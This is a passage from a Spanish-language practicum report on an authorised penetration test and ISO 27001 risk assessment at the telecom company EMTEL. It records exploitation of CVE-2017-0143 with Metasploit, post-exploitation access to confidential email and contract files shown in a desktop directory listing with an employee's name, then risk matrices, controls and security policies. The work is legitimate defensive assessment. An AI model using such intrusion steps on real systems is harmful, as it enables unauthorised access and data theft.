


Figura 3.16 Configuración escáner de vulnerabilidades

Posteriormente con los resultados obtenidos se realiza un análisis de las vulnerabilidades críticas y altas presentes en cada uno de los activos evaluados, ver Anexo G y de igual manera en este mismo anexo se muestran los resultados de las pruebas realizadas sobre la aplicación Contac center, las cuales fueron

desarrolladas utilizando herramientas software diseñadas específicamente para pruebas de concepto en aplicaciones web.

5. Explotación

Esta fase se centra en obtener acceso al sistema, apalancándose de las debilidades identificadas en la fase anterior o sobrepasando los controles de seguridad existentes. Una vez se logre el objetivo de ingreso, se deberá documentar los hallazgos de una manera evidente y concreta para utilizar la información como herramienta de mejora [16].

En la fase anterior a través de algunas pruebas se obtuvo acceso a la aplicación web Contac center y se documentaron los hallazgos obtenidos en cada prueba, respecto al servidor open flexis se decidió por parte de la empresa no realizar pruebas de explotación debido a que no se cuenta con un servidor de respaldo que pueda ser utilizado en caso de una eventualidad y la aplicación se utiliza 24/7, en ese sentido estas pruebas se centraran en obtener acceso a los equipos de cómputo apalancándose de las vulnerabilidades encontradas.

Desarrollo de las pruebas:

De acuerdo con la información obtenida en las fases de reconocimiento del objetivo y evaluación de vulnerabilidades, se procede a realizar la explotación de algunas vulnerabilidades haciendo uso de la herramienta Metasploit la cual permite desarrollar y ejecutar código de explotación contra una máquina de destino remoto ver anexo H.

En relación a los resultados obtenidos se concluye que la vulnerabilidad CVE: 2017-0143 fue explotable en todos los hosts objetivos, logrando de esta manera tener acceso a cada uno de ellos.

6. Post-explotación

Una vez se encuentra comprometido el sistema o host (fase anterior), se procederá a identificar qué tipo de información puede obtenerse, a que otros sistemas de información se puede ingresar desde el sistema capturado, identificar opciones de configuración, información de red (direccionamiento IP de VLAN, servidores vecinos, direcciones físicas, etc.), todo esto con el objetivo principal de determinar el valor de la máquina para la organización [16].

Es importante tener en cuenta que a este punto ya se vulneró el sistema y no es necesario dañarlo o desestabilizarlo gravemente (a menos que el plan desde el principio así lo indique).

Al tener acceso a los computadores de escritorio se tuvo control de cada uno de ellos, logrando acceder a información confidencial de la empresa como: correos

electrónicos, base de datos de contratos e información de la aplicación apoteosys como se muestra en las siguientes figuras:




Figura 3.17 correo electrónico sistemas@emtel.com.co

```
C:\Users\juridica\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 58AB-FF12

 Directorio de C:\Users\juridica\Desktop

22/10/2020  11:45 a. m.    <DIR>          .
22/10/2020  11:45 a. m.    <DIR>          ..
17/09/2020  04:08 p. m.           200.147 BASE DE DATOS 2020 NUEVA.xlsx
31/08/2020  02:56 p. m.            58.093 BASE DE DATOS ACTUALIZADA MARIA CLAUDIA V 2020 CONTRATOS.xlsx
10/08/2020  02:22 p. m.            15.813 CALENDARIO CONTRATOS 2020.xlsx
21/10/2020  01:55 p. m.    <DIR>          Contrato tecnico
13/02/2019  03:08 p. m.               462 Disco local (D) - Acceso directo.lnk
21/10/2020  12:00 p. m.           399.168 Estructura Organizacional 2020.png
21/10/2020  09:09 a. m.    <DIR>          FORMATOS FINALES JURIDICA
25/09/2020  08:42 a. m.    <DIR>          JULIO
19/10/2020  08:54 a. m.    <DIR>          Liliana
27/05/2020  08:48 a. m.               960 mboxview - Acceso directo.lnk
21/10/2020  03:03 p. m.            33.277 Oficio reasignacion Javier Ricardo.docx
               7 archivos        707.920 bytes
               6 dirs  69.240.225.792 bytes libres

C:\Users\juridica\Desktop>download "Estructura Organizacional 2020".png
download "Estructura Organizacional 2020".png
"download" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\juridica\Desktop>
```

Figura 3.18 escritorio del computador de jurídica




Figura 3.19 aplicación APOTEOSYS

7. Reporte

Es necesario documentar todos los resultados obtenidos en cada fase, para tener soportes de las labores realizadas y a su vez la respectiva justificación de los resultados finales [16].

En las fases anteriores se documentaron cada una de las pruebas realizadas con los resultados obtenidos, a continuación, en la figura 3.20 se muestra de manera resumida la cantidad de vulnerabilidades encontradas en los diferentes activos de información de acuerdo a su nivel de severidad, la gran mayoría se clasifican en vulnerabilidades medias, lo que implica que muchas de ellas se pueden combatir mejorando la configuración del activo.




Figura 3.20 Vulnerabilidades encontradas según su severidad

Así mismo se puede evidenciar que las principales vulnerabilidades encontradas en estos activos de información se debieron a:

- Sistemas operativos de equipos de computo y servidores con versiones muy antiguas y vulnerables
- Ausencia de parches de seguridad en los equipos y servidores de la empresa
- Sistemas operativos sin hardening adecuado
- Contraseñas débiles o fáciles de adivinar
- Servicios activos en computadores y servidores que ponen en peligro la seguridad de la información de la empresa

Por lo que se recomienda de manera general que la oficina de Tecnologías de la Información:

- Mantenga actualizado los parches de seguridad
- Instale antivirus en todos los equipos de la empresa
- Realice copias de seguridad de la información importante.
- Cree contraseñas seguras
- Use datos cifrados siempre que sea posible
- Cierre puertos que estén fuera de uso
- Restrinja la instalación de software por parte de los usuarios
- Configure el acceso remoto a través de una VPN

3.6.2 Estimación del riesgo

Una vez identificado las amenazas y vulnerabilidades asociadas a los activos de información críticos de la empresa se establecerán los posibles riesgos y consecuencias relacionados a cada uno de estos, el riesgo es una combinación de las consecuencias que se presentarían después de la ocurrencia de un evento indeseado y de su probabilidad de ocurrencia [35].

La estimación del riesgo utiliza un conjunto de métricas con valores tanto para el impacto como para la probabilidad, como se muestran a continuación:

3.6.2.1 Criterios para valoración de probabilidad

Por probabilidad se entiende la posibilidad de ocurrencia del riesgo; esta puede ser medida con criterios de frecuencia o factibilidad, donde frecuencia implica analizar el número de eventos en un periodo determinado, se trata de hechos que se han materializado o se cuenta con un historial de situaciones o eventos asociados al riesgo; factibilidad implica analizar la presencia de factores internos y externos que puedan propiciar el riesgo, se trata en este caso de un hecho que no se ha presentado pero es posible que suceda, en la tabla 3.20 se muestran los niveles de probabilidad bajo el criterio de frecuencia que se tendrán en cuenta para la valoración del riesgo [43].

Tabla 3.20 Criterios para valoración de probabilidad

CRITERIOS DE PROBABILIDAD			
NIVEL	**DESCRIPTOR**	**DESCRIPCION**	**FRECUENCIA**
5	casi seguro	Se espera que el evento ocurra en la mayoría de las circunstancias	Más de 1 vez al año.
4	Probable	Es viable que el evento ocurra en la mayoría de las circunstancias.	Al menos 1 vez en el último año.
3	Posible	El evento podrá ocurrir en algún momento	Al menos 1 vez en los últimos 2 años
2	Improbable	El evento puede ocurrir en algún momento	Al menos 1 vez en los últimos 5 años
1	Rara vez	El evento puede ocurrir solo en circunstancias excepcionales (poco comunes o anormales).	No se ha presentado en los últimos 5 años.

3.6.2.2 Criterios para valoración de impacto

Por impacto se entiende las consecuencias que puede ocasionar a la empresa la materialización del riesgo, en la tabla 3.21 se muestra los niveles de clasificación de impacto de acuerdo al efecto que causaría un evento no deseado en la empresa [43].

Tabla 3.21 Criterios para valoración de impacto

Descriptor	NIVEL	FINANCIERO	CONTINUIDAD OPERATIVA	IMAGEN	LEGAL
		La pérdida de ingresos directa y los costos u otros gastos financieros indirectos que se generarían para la Institución.	Tiempo en que se ve afectada la operación de los procesos de la Institución.	Afectación sobre la imagen y reputación de la Institución.	Emisión de resoluciones administrativas y/o judiciales por el incumplimiento de normas, regulaciones u obligaciones.
Insignificante	**1**	En caso de presentarse, la empresa no tendría consecuencias económicas que impacten el funcionamiento, por tanto, se asumirán las perdidas.	En caso de presentarse, el proceso de la empresa no se vería afectado en su continuidad.	En caso de presentarse, tendría consecuencias o efectos sobre un grupo de funcionarios de manera interna.	En caso de presentarse, la organización tendría multas.
Menor	**2**	En caso de presentarse, la empresa tendría bajas consecuencias económicas.	En caso de presentarse, el proceso de la empresa se vería afectado en su continuidad de manera mínima.	En caso de presentarse, tendría un impacto leve en la empresa que sería reparable a corto plazo	En caso de presentarse, la empresa tendría demandas.
Moderado	**3**	En caso de presentarse, la empresa tendría medianas consecuencias económicas.	En caso de presentarse, el proceso de la se vería afectado en su continuidad de manera moderada.	En caso de presentarse, tendría un impacto medio en la Institución de manera local.	En caso de presentarse, la organización tendría una investigación disciplinaria.
Mayor	**4**	En caso de presentarse, la Organización tendría	Si el hecho llegara a presentarse, el proceso de la Institución se vería	En caso de presentarse, tendría un impacto	En caso de presentarse, la organización tendría una

		altas consecuencias económicas.	afectado en su continuidad de manera considerable interrumpiendo periódicamente el proceso y otros.	alto en la Institución a nivel gremial.	investigación fiscal.
Catastrófico	**5**	En caso de presentarse, la Organización tendría nefastas consecuencias económicas.	En caso de presentarse, el proceso de la Organización se vería afectado en su continuidad de manera total.	En caso de presentarse, tendría un impacto catastrófico en la Organización a nivel nacional/ internacional.	En caso de presentarse, la organización tendría sanciones legales. Podría generar el cierre definitivo de la Institución.

3.6.2.3 Niveles de estimación de riesgo

Para la estimación del riesgo como ya se mencionó el MSPI propone la guía N.º 7 Gestión del riesgo, la cual presenta una metodología cualitativa en la que se califica los riesgos con los niveles de impacto y probabilidad establecidos anteriormente, la tabla 3.22 matriz de calificación y evaluación del riesgo, indica la probabilidad frente al impacto presentado en un escenario de incidente, el riesgo resultante está dividido en cuatro zonas: zona de riego baja, zona de riesgo moderado, zona de riesgo alto y zona de riesgo extrema y para cada una se presenta las posibles formas de tratamiento que se le puede dar [35].

Tabla 3.22 Matriz de calificación, evaluación y respuesta al riesgo

PROBABILIDAD	IMPACTO				
	Insignificante (1)	**Menor (2)**	**Moderado (3)**	**Mayor (4)**	**Catastrófico (5)**
Raro (1)	B	B	M	A	A
Improbable (2)	B	B	M	A	E
Posible (3)	B	M	A	E	E
Probable (4)	M	A	A	E	E
Casi Seguro (5)	A	A	E	E	E

En el Anexo I, se muestran los riesgos asociados a cada uno de los activos de información críticos del proceso de TI, con su respectiva estimación.

El nivel de estimación del riesgo en términos de probabilidad e impacto para la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, permitió establecer que:

Del total de los 101 riesgos evaluados, 7 corresponden a riesgos con clasificación baja, 13 moderada, 54 alta y 27 extrema como se observa en la figura 3.21, por lo cual se puede afirmar que el 80% de los riesgos evaluados corresponden a riesgos críticos, lo que implica que es muy probable que estos riesgos se materialicen o que el impacto generado por ellos traigan consigo afectaciones mayores para la empresa, en ese sentido resulta de gran importancia tomar acciones contundentes que permitan mitigar o reducir el riesgo al que están expuestos los activos de información del proceso de TI.




Figura 3.21 Porcentaje de clasificación del riesgo

3.6.3 Evaluación del riesgo

La evaluación del riesgo corresponde al proceso de comparar los resultados del análisis del riesgo con criterios de riesgos para determinar si el nivel del riesgo y/o magnitud es aceptable o tolerable, en la tabla 3.23 se describen los diferentes niveles del riesgo y para cada uno se presenta las posibles formas de tratamiento que se le pueden dar.

Tabla 3.23 Respuesta al riesgo de acuerdo al nivel en el que se encuentra

NIVEL DEL RIESGO	RESPUESTA A LOS RIESGOS	DESCRIPCION
BAJO	ACEPTAR EL RIESGO	El nivel del riesgo es aceptable y se encuentra controlado por la empresa Los riesgos en este nivel se deben revisar periódicamente
MODERADO	ACEPTAR EL RIESGO	El nivel del riesgo es moderado de acuerdo con los criterios de aceptación de la empresa

ALTO	MITIGAR EL RIESGO, EVITAR, COMPARTIR	El nivel del riesgo es alto, por lo que es necesario implementar controles en la empresa para mitigar, evitar o compartir el riesgo y llevarlo a niveles de aceptación
EXTREMO	MITIGAR EL RIESGO, EVITAR, COMPARTIR	El nivel del riesgo es Extremo, por lo que es necesario implementar controles en la empresa para mitigar, evitar o compartir el riesgo y llevarlo a niveles de aceptación

En relación a lo anterior y de acuerdo con el análisis del riesgo, la postura de la empresa frente al tema es asumir los riesgos que se encuentran en zona baja y moderada e implementar controles que permitan mitigar los riesgos de la zona alta y extrema.

3.7 TRATAMIENTO DEL RIESGO

Mediante el plan de tratamiento del riesgo se busca definir posibles acciones que permitan mitigar los riesgos presentes en los activos de información del proceso de TI, esto con el fin de evitar situaciones que impidan el cumplimiento de los objetivos de la empresa, en ese sentido de acuerdo a la norma ISO 27005 existen cuatro opciones para el tratamiento del riesgo [36], como se puede evidenciar en la figura 3.22.

Figura 3.22 Tratamiento del riesgo

De acuerdo a lo anterior, en el anexo J se muestran los controles seleccionados de la norma ISO 27001 que permitirán reducir los riesgos críticos en la empresa.

Como resultado de la fase anterior, en la figura 3.23 se puede apreciar la cantidad de controles seleccionados por cada dominio de la norma ISO 27001, el dominio con mayor escogencia de controles fue seguridad de las operaciones, debido a que los riesgos clasificados como extremos y altos son principalmente causados por la ausencia de mecanismos que permitan asegurar la correcta operación de las instalaciones de procesamiento de información.

Figura 3.23 Controles seleccionados por dominio de la norma ISO 27001

3.8 DECLARACIÓN DE APLICABILIDAD

La Declaración de Aplicabilidad, por sus siglas en ingles Statement of Applicability (SoA), es un elemento fundamental para la implementación del Modelo de Seguridad y Privacidad de la Información, en esta se en listan los controles de seguridad del Anexo A de la norma ISO/IEC 27001 con el propósito de establecer los objetivos y las medidas de seguridad que se deben implementar en una empresa [44], en la tabla 3.24 se muestran los ítems del formato de declaración de

aplicabilidad adoptado por la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P con su respectiva descripción, de igual manera es preciso mencionar que en esta también se incluyó el plan de tratamiento de riesgos mediante el cual se establecieron los responsables y las actividades necesarias para la implementación de cada control.

Tabla 3.24 Formato de declaración de aplicabilidad

ITEM	DESCRIPCION
Dominio	Dominio de la norma ISO/IEC 27001
Objetivo	Objetivo del dominio
Control	Descripción del control
Controles	Controles que la empresa ya ha implementado o que se han implementado en el transcurso de esta practica profesional
Excluido	SI: Si no aplicable a la empresa NO: Si es aplicable a la empresa
Justificación de Exclusión	Justificación porque se está excluyendo el control
Justificación de Inclusión	Criterios para la selección del controles LR: Requerimientos Legales, CO: Obligaciones Contractuales, BR/BP: Requerimientos del negocio/Mejores prácticas, RRA: Resultado de Análisis de Riesgos
Tratamiento del riesgo	Actividad: Actividades necesarias que se deben realizar para implementación del control. Responsable: Persona encargada de que se implemente el control en la empresa.

En el anexo K se muestra la declaración de aplicabilidad para la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, la cual fue debidamente revisada y aprobada por la subgerente, en la figura 3.24 se puede apreciar que de los 114 controles propuestos en la norma ISO/IEC 27001, la empresa se ha comprometido con la implementación de 60, equivalente al 53% del total, en ese sentido es importante mencionar que algunos de los controles derivados del análisis del riesgo no serán adoptados por la empresa debido a que no se cuentan con los recursos económicos necesarios para llevar acabo su implementación, así mismo también es de resaltar que con el desarrollo de esta practica profesional se logró la implementación de algunos de los controles que se encuentran enmarcados en esta declaración de aplicabilidad.




Figura 3.24 Controles seleccionados para EMTEL S.A E.S.P de acuerdo al SOA

3.9 POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN

Las Políticas de Seguridad de la Información son fundamentales en la implementación del MSPI, ya que son ellas quienes guían el comportamiento de los empleados sobre la información obtenida, generada o procesada por una empresa, así mismo permiten que una empresa trabaje bajo las mejores prácticas de seguridad y cumpla con los requisitos legales a los cuales está obligada.

En ese sentido con la adopción de las políticas de seguridad de la información la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, busca reducir el riesgo de que en forma accidental o intencional se divulgue, modifique, o destruya información de la empresa, garantizando de esta manera la confidencialidad, integridad y disponibilidad de la misma.

Para la elaboración de las políticas de seguridad, se siguieron los lineamientos propuestos en la guía Nº 2 del MSPI denominada política general del Modelo de Seguridad y Privacidad de la Información y los de la norma ISO/IEC 27002, los cuales establecen que :

- Las políticas de seguridad de la información deben definir la postura de la dirección con respecto a la necesidad de proteger la información de la empresa.
- Orientar a los empleados con respecto al uso de los recursos de información
- Definir la base para la estructura de seguridad de la organización
- Ser un documento de apoyo a la gestión de TI y Seguridad Informática

- Deben abarcar a toda la organización
- Deben ser de larga vigencia, manteniéndose sin grandes cambios en el tiempo.
- Deben ser claras y evitar confusiones o interpretaciones
- Deben permitir clasificar la información en confidencial, uso interno y publica.

Así mismo la guía N°2 del MinTIC define un esquema para la elaboración de políticas de seguridad de la información, constituido de la siguiente manera:

Introducción: En qué consistirá la política y su importancia

Objetivo: Que se desea lograr con la política

Alcance: Quienes deben cumplir la política

Definiciones: Aclaración de términos utilizados en la elaboración de la política.

Documentos de referencia: Documentos guías para la elaboración de la política.

Marco legal: Normatividad vigente que le aplica a empresa en relación a seguridad de la información

Política: Conjunto de directrices que permitirán resguardar y proteger los activos de información de la empresa.

Responsabilidades: Que debe y no debe hacer cada uno de los empleados de la empresa

Anexos: Documentos complementarios (Procedimientos, guías, formatos).

Siguiendo el esquema anterior para la elaboración de las políticas de seguridad de la información y de acuerdo a la declaración de aplicabilidad, a continuación se mencionan las políticas de seguridad de la información que se implementaron en la empresa:

- Política de Seguridad de la Información
- Política Organización de la Información
- Política de dispositivos móviles
- Política gestión de activos
- Política control de acceso
- Política copias de respaldo
- Política de protección de datos personales
- Política de escritorio y pantalla limpia
- Política prohibición de software no autorizado

En concordancia a lo anterior, en el Anexo L y M se pueden apreciar las políticas de seguridad de la información de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, revisadas por la oficina de Jurídica y aprobadas por la alta dirección.

3.10 PLAN DE SOCIALIZACIÓN POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN

Como se ha mencionado a lo largo de este documentó, la seguridad de la información se ha vuelto indispensable para cualquier empresa, siendo necesaria para evitar situaciones indeseadas y momentos en los que la protección de los datos de la empresa se vea comprometidos. Esto implica que no solo hay que contar con un equipo de seguridad especializado, sino que todas las personas de la empresa tienen que ser capaces de reaccionar de forma adecuada en situaciones de riesgo, en ese sentido resulta necesario desarrollar una buena cultura de seguridad de la información que permita concientizar a los empleados acerca de sus responsabilidades en relación al tema.

Objetivos

- Explicar a los empleados de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P cuales son las principales políticas de seguridad de la información y en donde pueden encontrarlas.
- Sensibilizar y concientizar a los empleados acerca de sus responsabilidades en relación al tema de seguridad, y las buenas prácticas que se deben seguir para proteger la información de la empresa.

Alcance

Aplica para todos los empleados de la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

Temática a desarrollar

- Concepto de seguridad de la información
- Norma ISO27001
- Sistema de Gestión de seguridad de la información
- Modelo de Seguridad y Privacidad de la información propuesto por MinTIC
- Explicación de la política general de la seguridad de la información
- Generalidades sobre regulación en materia de seguridad de la información
- Explicación de las políticas de seguridad de la información:

✔ Política de Seguridad de la Información
✔ Política Organización de la Información
✔ Política de dispositivos móviles
✔ Política gestión de activos

- ✔ Política control de acceso
- ✔ Política copias de respaldo
- ✔ Política de protección de datos personales
- ✔ Política de escritorio y pantalla limpia
- ✔ Política prohibición de software no autorizado

Roles y responsabilidades

ROL	RESPONSABILIDAD
JEFES DE OFICINA Y/O SECCION	Coordinar al interior de sus procesos la participación de los empleados en las actividades del plan de socialización de políticas de seguridad de la información.
	Fomentar la aplicación de las buenas prácticas de seguridad de la información en la empresa
	Velar porque en las actividades de sus procesos apliquen las recomendaciones e instrucciones en materia de seguridad que se divulguen dentro del marco del plan de socialización políticas de seguridad de la información.
	Identificar necesidades particulares en materia de seguridad de la información para su proceso y personal a cargo.
OFICINA TECNOLOGIAS DE LA INFORMACION	Participar en la implementación del plan de socialización políticas de seguridad de la información
	Participar en las actividades propuestas en el plan de socialización políticas de seguridad de la información
	Identificar los mecanismos que permitan implementar las recomendaciones y buenas prácticas del plan de socialización políticas de seguridad de la información
	Difundir entre los usuarios de los sistemas de información la adopción de las buenas prácticas de seguridad
	Fomentar la implementación de las buenas prácticas de seguridad de la información propuestas en el plan de socialización de políticas de seguridad de la información.
	Identificar oportunidades de mejora para la planificación, diseño, implementación y evaluación de futuros planes de capacitación relacionados con seguridad de la información.
EMPLEADOS	Participar en las actividades del programa de socialización políticas de seguridad de la información
	Identificar formas de implementar en sus actividades diarias las recomendaciones y buenas prácticas en seguridad de la información.
	Participar en la evaluación del impacto y efectividad de las actividades del plan de socialización políticas de seguridad de la información.
	Proponer actividades y temas a tratar en futuras capacitaciones

Actividades de capacitación

- Charlas
- Mensajes de sensibilización en relación al tema de seguridad de la información en la intranet de la empresa

Evaluación, Mejora y Seguimiento

El plan de capacitación de políticas de seguridad de la información se evaluará mediante una encuesta (ver anexo N, aprobación para realizar encuesta en seguridad de la información) en donde se evaluará el nivel de compresión de las PSI por parte de los empleados.

Los resultados de la evaluación permitirán establecer cuáles políticas de seguridad de la información son necesarias socializar nuevamente con los empleados de la empresa.

Resultados del plan de socialización

